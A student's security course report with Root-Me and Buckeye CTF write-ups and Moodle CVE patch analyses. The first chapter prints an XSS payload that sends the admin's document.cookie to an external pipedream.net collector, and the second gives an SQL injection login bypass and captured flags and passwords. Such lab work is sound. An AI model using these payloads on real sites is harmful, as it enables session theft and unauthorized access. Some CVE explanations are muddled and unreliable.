Software Security Report Paper 1

Lars Bürger

November 24, 2022

Contents

Chapter 1

Exercercise 1

The first task was to solve some tricky challenges on the site root-me.org. Root-me.org is a non-profit site where you can solve various hacking and information security challenges for free. information security. Among the different categories of which we only had to solve challenges in *Web-Client* and *Web-Server* there were also challenges in *App-Scripting*, *Cryptanalysis*, *Network* and many more. The tasks were ascending in difficulty, so even for complete beginners there were some challenges that could be solved in a reasonable time, but there were also tasks for which more knowledge was needed. https://de.overleaf.com/project/6368b4d3ff4124a9e51875b8

1.1 Web - Task 1

In the category Web you had to solve two tasks with XSS. XSS written as Cross-Site-Scripting is the process of integrating malicious Java-Script code into the host's website in order to obtain certain private information, harm the host of the website or take over the application.

The XSS tasks consisted of stealing the administrator's session cookie. In the first task, the user was redirected to a website that consisted of only two text fields where he could enter a title and a message.

These entries were stored in HTML div tags which was ultimately the vulnerability



Figure 1.1: Website from first XSS Challenge

of this page. It was easy to add a *script* or *img* tag to the website, which sent a GET request to an external server when the page was reopened, to which the session cookie was attached. Thus, as soon as the admin has reopened the page, his admin cookie was delivered in the GET request. As a substitute for an external server the page Pipedream was used, with which one could create triggers which were triggered by each received GET request and displayed the entire content of the respective request.



Figure 1.2: embedded image tag

Through the above embedded script, after opening the website from the admin's side on Pipedream, you received a get request with the admin's cookie. The functionality of the script was to extend the website by a new image of which the source was then our server address and thus after the page was reloaded also the image was reloaded and thus the request with the cookie was sent to the owner of the website.

The admin cookie for this task was:
ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6

1.2 Web - Task 2

The second XSS task was the DOM Based - Introduction in which as the name suggests you could take advantage of DOM Based XSS.

The functionality of the page was very limited here. You could enter numbers in the text field and a random number was generated with a script and checked if they are the same. Unfortunately, the result and the input on this page were not saved, which made a normal XSS attack impossible. How to proceed here was to look at the contact page where you could send website links to the admin which he opened. In addition, you could see the input you gave into the text field in the link after the submit. The input was also embedded in the script used for the random generator which enabled a



Figure 1.3: page overlay of the second task

crosssite script. What you had to do was embed an XSS script into the existing one and send the finished link to the admin via Contact.

Script:

```
'; var i=new Image;
i.src="https:/ /eoj60fi37410677.m.pipedream.net/?  "+d ocument.cookie;
var number2 = '3
```



Figure 1.4: Trigger that holds GET Request with the Admin Cookie

1.3 HTTP - Task 1

The first HTTP task was Open redirect where the goal was to change one of the links from a website that had 3 buttons linking to different websites.



Figure 1.5: overlay of the first task

For the HTTP tasks mainly the tool Burp was used with which one can intercept and modify among other things HTTP request and responses before getting or after sending. With this you intercepted the website and clicked on one of the links to get the content of the request in Burp and change the link. The only tricky part was the unique hash for each link. Which hash encoding was used could be easily found out by entering the hash of the other links into a search engine. The md5 hash was used, so you could pick any link, in my case https://youtube.com wrote the corresponding hash behind it, interrupted the intercept and you got the flag.



Figure 1.6: The existing link

Above you can see the intercept of Burp before the changed link and below you can see the changed inserted link with the corresponding hash which was generated with a md5 hash generator.



Figure 1.7: The modified link

And below you can see the flag you got after doing the successful redirect.

Figure 1.8: Flag of the first task

1.4 HTTP - Task 2

The second task was HTTP - User Agent where you had to manipulate the user agent to get the cookie. The page simply consisted of the message: "Wrong user-agent: You are not the "admin"-browser!". After some playing around with the user-agent in Burp, it finally worked with the user-agent: admin. I got this from the apostrophe Admin in the message that was on the page.



Figure 1.9: user-agent changed to "admin"

After finishing the intercept you were redirected to a page which showed as message the flag.

Message: Welcome master! Password: rr$Li9\%L34qd1AAe27$

1.5 HTTP - Task 5

The last task was to win a game. You had to beat the highscore of the website which was 999999. The script of the site was of course built in such a way that it was normally impossible to beat this highscore. This task was very simple and you only had to change the script that evaluated the score to get above the highscore and you got the flag.



Figure 1.10: Flag of the last HTTP task

Chapter 2

task2

For the CTF task, I participated in the Buckedeye event at Ohio State University. Link: https://pwnoh.io/

2.1 Web - Task 1

The first task from the web category called buckeyenotes was to steal a user's password in a note taking app. The page consisted only of a user login form with name and password. The name of the user was given in the task and since XSS was impossible on the page, the next alternative was a simple SQL injection. First we tried to execute the SQL injection via the password, but "=" characters were filtered, which were important for the "always true" statement in the injection. Therefore the injection was simply executed via the username. Injection: *brutusB3stNut9999' or 'x' = 'x*

Through this statement you finally got the flag.



Figure 2.1: Flag of the first CTF Challenge

2.2 web - challenge 2

The second challenge was called Pong. The website was basically a Java script where you played Pong against an unbeatable AI. The goal was to score a goal against the AI which eventually gave you the flag.

This task was again done with Burp and the response of the GET request sent after entering the page was intercepted and the script that was running was changed.

What was changed was the functionality of bouncing the ball off the face of the AI. After the intercepted the AI didn't play the ball back but it bounced through the AI which brought you the flag in a pop up notification.

Flag: buckeye{1f_3v3ry0n3_ch3475_175_f41r}

2.3 Rev - Task 1

The last task which should be done in another category I did in rev.

The task was called sinep (not read backwards hehe) and consisted of decrypting the encrypted flag. This was encrypted with an algorithm which was available in an executable.

After some playing around with the executable and some tests to check how the encryption works I wrote a small Python script which does this job for me.

The Python script as seen below executed the sinep program in a For loop in two steps (since the encrypted flag was in hex) with each possible character and checked if the encryption of the respective character matched that of the completely encrypted code. If yes it appended this character to a string if the character did not match it continued. The program did this until the complete code was decrypted.

```python
import subprocess
import sys
import os


possible_characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789}_{"

finished_encryption = '111c0d0e150a0c151743053607502f1e10311544465c5f551e0e'


code = ''

for step in range(2, len(finished_encryption) + 2, 2):
    curr_finished = finished_encryption[:step]
    print(curr_finished)
    for char in possible_characters:
      raw = subprocess.run(['./sinep', code + char], stdout=subprocess.PIPE)

      result = raw.stdout.decode('utf-8').rstrip('\n')[-(len(code) * 2 + 2):]
      print(result)
      if(result == curr_finished):

        code += char
        break

print(code)

```

Figure 2.2: Decrypt Python script for the third CTF task

Flag = buckeye{r3v_i5_my_p45510n}

Chapter 3

Task 3

3.1 CVE-2022-40316

Description:
The "H5P acitivity attemps report" was not filtered by group, which could reveal information to non-editing taecher about users in groups they should not have access to.
Source-Code Difference:
The following source code is part of the manager.php file of moodle.

```
-    public function get_active_users_join(bool $allpotentialusers = false): sql_join {
+    public function get_active_users_join(bool $allpotentialusers = false, $currentgroup = false): sql_join {

         // Only valid users counts. By default, all users with submit capability are considered potential ones.
         $context = $this->get_context();
+        $coursemodule = $this->get_coursemodule();
+
+        // Ensure user can view users from all groups.
+        if ($currentgroup === 0 && $coursemodule->effectivegroupmode == SEPARATEGROUPS
+                && !has_capability('moodle/site:accessallgroups', $context)) {
+
+            return new sql_join('', '1=2', [], true);
+        }

         // We want to present all potential users.
-        $capjoin = get_enrolled_with_capabilities_join($context, '', 'mod/h5pactivity:view');
+        $capjoin = get_enrolled_with_capabilities_join($context, '', 'mod/h5pactivity:view', $currentgroup);

         if ($capjoin->cannotmatchanyrows) {
             return $capjoin;
```

Figure 3.1: part of commit diff of the vulnerability fix

As you can see in the source code of the image above, the major part of the fix that solved the vulnerability is the addition of a new boolean variable called `currentgroup`.

This new optional parameter now supports the function by better sorting by groups.

The parameter is false if no group is used, 0 for all groups and the respective group id to filter for a specific group, it is also queried for this variable in a new if query as seen in the code above so that there is no more unwanted data leakage.

Weakness Enumeration:
CWE-668 - Exposure of Resource to Wrong Sphere.

OWASP Top 10 :
A01: 2021 - Broken Acess Control

What can be learned of this vulnerability, could it been avoided earlier?
In the commit that solved this vulnerability, some testcases were written that changed functions. This shows that before the commit the testcases of these functions were not available which probably allowed this vulnerability in the first place.

The commit itself has not shown many changes and was not complex to implement. Therefore, it was quite feasible to find this bug earlier or not to allow it in the first place, since it would have been necessary to write only a few test cases to notice that the function does not work appropriately.

3.2 CVE-2022-40315

Description:
A limited SQL injection risk was identified in the "browse list of users" site administration page.
Source-Code Difference:
As seen in the code difference above, again not much was changed in the commit in

Figure 3.2: commit diff of the vulnerability fix

which this vulnerability was fixed. The most important change to the file is the handling of the inputs "name" and "value" as these two input values made an XSS attack possible. The changed bracketing of this input makes this no longer possible because now the break out of the html tag is no longer possible.

Weakness Enumeration:
CWE-79 - Improper Neutralization of Input during Web Page Generation('Cross-site Scripting')

OWASP Top 10:
A03: 2021 - Injection

What can be learned of this vulnerability, could it been avoided earlier?

I think this example perfectly shows how little mistakes in source code implementation can lead to vulnerabilities that possibly could be abused and damage your institution or yourself. This mistake definitely could have been avoided earlier considering how little change was needed to fix this flaw. Especially with user input in html source code you have to be careful that no vulnerabilities creep in.

3.3 CVE-2022-35652

Description:
An open redirect issue was found in Moodle due to improper sanitization of user-supplied data. This could lead to a remote attacker performing a phishing attack.
Source-Code Difference:

```
diff --git a/admin/tool/mobile/autologin.php b/admin/tool/mobile/autologin.php
index 13154b3..ffc0e89 100644 (file)
--- a/admin/tool/mobile/autologin.php
+++ b/admin/tool/mobile/autologin.php
@@ -27,7 +27,8 @@ require_once($CFG->libdir . '/externallib.php');

 $userid = required_param('userid', PARAM_INT);  // The user id the key belongs to (for double-checking).
 $key = required_param('key', PARAM_ALPHANUMEXT);    // The key generated by the tool_mobile_external::get
-$urltogo = optional_param('urltogo', $CFG->wwwroot, PARAM_URL);    // URL to redirect.
+$urltogo = optional_param('urltogo', $CFG->wwwroot, PARAM_LOCALURL);    // URL to redirect.
+$urltogo = $urltogo ?: $CFG->wwwroot;

 $context = context_system::instance();
 $PAGE->set_context($context);
```

Figure 3.3: commit diff of the vulnerability fix

Instead of using the `PARAM_URL` it was replaced by the variable `PARAM_LOCALURL`. Due to the fact that this vulnerability could have been exploited through an remote attack with phishing, the fix was to ensure that the auto login URL is always local. With this patch remote attacks are no longer possible. With this

Weakness Enumeration:
CWE-601 - URL Redirection to untrusted Site('Open Redirect')

OWASP Top 10:
A10:2021-Server-Side Request Forgery

What can be learned of this vulnerability, could it been avoided earlier?
It was probably the laziness of the developer to not check if the redirect url is a local link or a remotely injected link that probably leads to a website with malicious content. Assumed it really was just the laziness of the person that implemented this part of the code this could have already been avoided at the implementation itself. This also shows how important it is to be thorough with the code you implement because otherwise it could lead to some kind of flaw or behaviour of the programm you dont want.

3.4 CVE-2022-35651

Description:
A stored XSS and blind SSRF vulnerability was found in moodle dure to insufficient sanitization.
Source-Code Difference:

```
diff --git a/mod/scorm/lib.php b/mod/scorm/lib.php
index 36b4540..4345707 100644 (file)
--- a/mod/scorm/lib.php
+++ b/mod/scorm/lib.php
@@ -499,7 +499,7 @@ function scorm_user_complete($course, $user, $mod, $scorm) {
                             $report .= html_writer::start_tag('li').html_writer::start_tag('ul', array('class' => $liststyle));
                             foreach ($usertrack as $element => $value) {
                                 if (substr($element, 0, 3) == 'cmi') {
-                                    $report .= html_writer::tag('li', $element.' => '.s($value));
+                                    $report .= html_writer::tag('li', s($element) . ' => ' . s($value));
                                 }
                             }
                             $report .= html_writer::end_tag('ul').html_writer::end_tag('li');
diff --git a/mod/scorm/report/userreporttracks.php b/mod/scorm/report/userreporttracks.php
index 08c15d1..1382ce4 100644 (file)
--- a/mod/scorm/report/userreporttracks.php
+++ b/mod/scorm/report/userreporttracks.php
@@ -152,9 +152,9 @@ foreach ($trackdata as $element => $value) {
         }

         if (empty($string) || $table->is_downloading()) {
-            $row[] = $element;
+            $row[] = s($element);
         } else {
-            $row[] = $element.$OUTPUT->help_icon($string, 'scorm');
+            $row[] = s($element) . $OUTPUT->help_icon($string, 'scorm');
         }
         if (strpos($element, '_time') === false) {
             $row[] = s($value);
```

Figure 3.4: commit diff of the vulnerability fix

The only thing that was changed in the commit was the implementation of the user input handling. Before the commit the user input wasnt sanitized at all or it wasnt sanitized enough. With the commit that fixed the vulnerability a proper sanitization of the user input with the function `s(...)` was given. This function is either used to filter any keyword that could lead to a vulnerbility or it maybe recognises user input only as string what would make xss attacks also not possible anymore.

Weakness Enumeration:
CWE-79 - Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

OWASP Top 10:
A03:2021 - Injection

What can be learned of this vulnerability, could it been avoided earlier?
It shows again that improper sanitization of user inputs in web pages are always an easy target for xss attacks. I think with a little bit more effort in the implementation this could have been easily avoided.

3.5 CVE-2022-35649

Description: Occured due to improper input validation. An omitted execution parameter results in a remote code execution risk.

Source-Code Difference:

```
diff --git a/mod/assign/feedback/editpdf/classes/pdf.php b/mod/assign/feedback/editpdf/classes/pdf.php
index 9382d60..e2372c5 100644 (file)
--- a/mod/assign/feedback/editpdf/classes/pdf.php
+++ b/mod/assign/feedback/editpdf/classes/pdf.php
@@ -677,7 +677,7 @@ class pdf extends TcpdfFpdi {
         $gsexec = \escapeshellarg($CFG->pathtogs);
         $tempdstarg = \escapeshellarg($tempdst);
         $tempsrcarg = \escapeshellarg($tempsrc);
-        $command = "$gsexec -q -sDEVICE=pdfwrite -dBATCH -dNOPAUSE -sOutputFile=$tempdstarg $tempsrcarg";
+        $command = "$gsexec -q -sDEVICE=pdfwrite -dSAFER -dBATCH -dNOPAUSE -sOutputFile=$tempdstarg $tempsrcarg";
         exec($command);
         if (!file_exists($tempdst)) {
             // Something has gone wrong in the conversion.
```

Figure 3.5: commit diff of the vulnerability fix

The vulnerbility occured due to improper input validation. With that an ommited execution parameter could result in a remote code execution risk. The fix of this flaw was to add the new parameter `SAFER` to the execution command to limit interaction with IO and OS commands.

Weakness Enumeration:
CWE-20 - Improper Input Validation CWE-94 - Improper Control of Generation of Code ('Code Injection')

OWASP Top 10:
A03:2021 - Injection

What can be learned of this vulnerability, could it been avoided earlier?
This flaw was very critical because a successful exploitation of this vulnerability coudve resulted in a complete compromise of the system. It makes clear how strictly limited and secured execution command have to be because otherwise this could lead like in this CVE to a highly critical vulnerability and to a massive amount of damage to the system. It probably could have been avoided earlier considering how small of a change corrected this vulnerability.

3.6 CVE-2022-30599

Description:
A flaw was found in moodle where an SQL injection risk was identified in Badges code relating to configuring criteria.

Source-Code Difference:

```
diff --git a/badges/criteria/award_criteria_profile.php b/badges/criteria/award_criteria_profile.php
index d3ac2f2..d1f3096 100644 (file)
--- a/badges/criteria/award_criteria_profile.php
+++ b/badges/criteria/award_criteria_profile.php
@@ -202,8 +202,8 @@ class award_criteria_profile extends award_criteria {
                $join .= " LEFT JOIN {user_info_data} uid{$idx} ON uid{$idx}.userid = u.id AND uid{$idx}.fieldid = :fieldid{$idx} ";
                $sqlparams["fieldid{$idx}"] = $param['field'];
                $whereparts[] = "uid{$idx}.id IS NOT NULL";
-           } else {
-               // This is a field from {user} table.
+           } else if (in_array($param['field'], $this->allowed_default_fields)) {
+               // This is a valid field from {user} table.
                if ($param['field'] == 'picture') {
                    // The picture field is numeric and requires special handling.
                    $whereparts[] = "u.{$param['field']} != 0";
```

Figure 3.6: commit diff of the vulnerability fix

The fix of this possible xss vulnerability also was quite simple. The only addition to the old file is a simple if-statement in which the parameter `field` of a user is contained in the `allowed_default_fields`. This provides the safety to stop exploitations through sql injections.

Weakness Enumeration:
CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

OWASP Top 10:
A03:2021 - Injection

What can be learned of this vulnerability, could it been avoided earlier?
Like in some of the other vulnerabilities above it again shows how important it is to proper sanitize user input. It could have easily been avoided earlier through just an extra if-statement that checks the input.

3.7 CVE-2022-30597

Description: A flaw was found in moodle where the description user field was not hidden when being set as a hidden user field.

Source-Code Difference:

```
diff --git a/user/profile.php b/user/profile.php
index bb233d8..8af000e 100644 (file)
--- a/user/profile.php
+++ b/user/profile.php
@@ -203,6 +203,10 @@ profile_view($user, $usercontext);
 echo $OUTPUT->header();
 echo '<div class="userprofile">';

+$hiddenfields = [];
+if (!has_capability('moodle/user:viewhiddendetails', $usercontext)) {
+    $hiddenfields = array_flip(explode(',', $CFG->hiddenuserfields));
+}
 if ($user->description && !isset($hiddenfields['description'])) {
     echo '<div class="description">';
     if (!empty($CFG->profilesforenrolledusersonly) && !$currentuser &&
```

Figure 3.7: commit diff of the vulnerability fix

The fix was done through an extra if-statement that checked if the user field was set as hidden user field and if yes then added these fields to the array `hiddenfields`.

Weakness Enumeration:
CWE-472 - External Control of Assumed-Immutable Web Parameter

OWASP Top 10:
A04:2021 - Insecure Design

What can be learned of this vulnerability, could it been avoided earlier? Additional to the fix of the vulnerability there were also added new testcases for the function that led to the flaw, considering this I think it would not have come to this mistake if the person that implemented this part of the project would have written more test cases to the function that probably would have shown that the function is not behaving the right way.

3.8 CVE-2022-30596

Description: A flaw was found in moodle where ID numbers displayed when bulk allocating markers to assignments required additional sanitizing to prevent a stored XSS risk.

Source-Code Difference:

```
diff --git a/mod/assign/classes/output/renderer.php b/mod/assign/classes/output/renderer.php
index 45e60ca..098fd15 100644 (file)
--- a/mod/assign/classes/output/renderer.php
+++ b/mod/assign/classes/output/renderer.php
@@ -168,7 +168,7 @@ class renderer extends \plugin_renderer_base {
             $fullname = fullname($summary->user, $summary->viewfullnames);
             $extrainfo = array();
             foreach ($summary->extrauserfields as $extrafield) {
-                $extrainfo[] = $summary->user->$extrafield;
+                $extrainfo[] = s($summary->user->$extrafield);
             }
             if (count($extrainfo)) {
                 $fullname .= ' (' . implode(', ', $extrainfo) . ')';
```

Figure 3.8: commit diff of the vulnerability fix

In the picture above it can be seen that the same function like in one of the other vulnerabilities `s(...)` was used to proper sanize value of `$summary->user->$extrafield`.

Weakness Enumeration:
CWE-79 - Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

OWASP Top 10:
A03:2021 - Injection

What can be learned of this vulnerability, could it been avoided earlier?
Same thing than in the others before, input has to be properly sanitized and checked before usage otherwise it can easily lead to a exploitation of the unsecure design.

3.9 CVE-2022-0985

Description: Insufficient capability checks could allow users with the moodle/site:uploadusers capability to delete users, without having the necessary moodle/user:delete capability.

Source-Code Difference:

```
diff --git a/admin/tool/uploaduser/classes/process.php b/admin/tool/uploaduser/classes/process.php
index 300f5e7..82f0591 100644 (file)
--- a/admin/tool/uploaduser/classes/process.php
+++ b/admin/tool/uploaduser/classes/process.php
@@ -26,6 +26,7 @@ namespace tool_uploaduser;

 defined('MOODLE_INTERNAL') || die();

+use context_system;
 use tool_uploaduser\local\field_value_validators;

 require_once($CFG->dirroot.'/user/profile/lib.php');
@@ -550,7 +551,8 @@ class process {

         // Delete user.
         if (!empty($user->deleted)) {
-            if (!$this->get_allow_deletes() or $remoteuser) {
+            if (!$this->get_allow_deletes() or $remoteuser or
+                    !has_capability('moodle/user:delete', context_system::instance())) {
                 $this->usersskipped++;
                 $this->upt->track('status', get_string('usernotdeletedoff', 'error'), 'warning');
                 return;
diff --git a/admin/tool/uploaduser/user_form.php b/admin/tool/uploaduser/user_form.php
index 8dcf4ce..66e2e81 100644 (file)
--- a/admin/tool/uploaduser/user_form.php
+++ b/admin/tool/uploaduser/user_form.php
@@ -147,6 +147,11 @@ class admin_uploaduser_form2 extends moodleform {

         $mform->addElement('selectyesno', 'uuallowdeletes', get_string('allowdeletes', 'tool_uploaduser'));
         $mform->setDefault('uuallowdeletes', 0);
+        // Ensure user is able to perform user deletion.
+        if (!has_capability('moodle/user:delete', context_system::instance())) {
+            $mform->hardFreeze('uuallowdeletes');
+            $mform->setConstant('uuallowdeletes', 0);
+        }
         $mform->hideIf('uuallowdeletes', 'uutype', 'eq', UU_USER_ADDNEW);
         $mform->hideIf('uuallowdeletes', 'uutype', 'eq', UU_USER_ADDINC);
```

Figure 3.9: commit diff of the vulnerability fix

The commit contained two additional query in if-statements that additional checked if the user has the capability `'moodle/user:delete'` to delete users or not. With this additional check it wasnt possible anymore that users with the "moodle/site:uploadusers" capability could delete users without having the moodle/user:delete" capability.

Weakness Enumeration:
CWE-287 - Improper Authentication

OWASP Top 10:
A07:2021 - Identification and Authentication Failures

What can be learned of this vulnerability, could it been avoided earlier?
I dont know how many testcases exist for this file but I guess if there were more testcases to check the different functions it would have been noticed earlier that the function sometimes behaves strange.

3.10 CVE-2022-0335

Description:A flaw was found in Moodle in versions 3.11 to 3.11.4, 3.10 to 3.10.8, 3.9 to 3.9.11 and earlier unsupported versions. The "delete badge alignment" functionality did not include the necessary token check to prevent a CSRF risk.

Source-Code Difference:

```
 if ($action == 'remove') {
+    require_sesskey();
     $badge->delete_alignment($alignmentid);
 }
+
 redirect($return);
diff --git a/badges/renderer.php b/badges/renderer.php
index 80bea0c..404bb6f 100644 (file)
--- a/badges/renderer.php
+++ b/badges/renderer.php
@@ -1062,13 +1062,14 @@ class core_badges_renderer extends plugin_renderer_base {
             );
             if (!$currentbadge->is_active() && !$currentbadge->is_locked()) {
                 $delete = $this->output->action_icon(
-                    new moodle_url('alignment_action.php',
-                        array(
-                            'id' => $currentbadge->id,
-                            'alignmentid' => $item->id,
-                            'action' => 'remove'
-                        )
-                    ), new pix_icon('t/delete', get_string('delete')));
+                    new moodle_url('/badges/alignment_action.php', [
+                        'id' => $currentbadge->id,
+                        'alignmentid' => $item->id,
+                        'sesskey' => sesskey(),
+                        'action' => 'remove'
+                    ]),
+                    new pix_icon('t/delete', get_string('delete'))
+                );
```

Figure 3.10: commit diff of the vulnerability fix

The commit shows that to prevent the CSFR Risk the functions required the session_key(). To do that in the top part of the Code theres a new line of code that required the current session key of the user, which was then used in the bottom half of the code in the creation of a new `moodle_url` that now also contains the users sessionkey() what ensures the prevention of a CSRF attack.

Weakness Enumeration:
CWE-352 - Cross-Site Request Forgery (CSRF)

OWASP Top 10:
A01:2021 - Broken Access Control

What can be learned of this vulnerability, could it been avoided earlier?
Its very important to sanitize url link creations because it can be exploited by CSRF risks that force the user to execute files or do other harmful things to the user itself or the whole web page.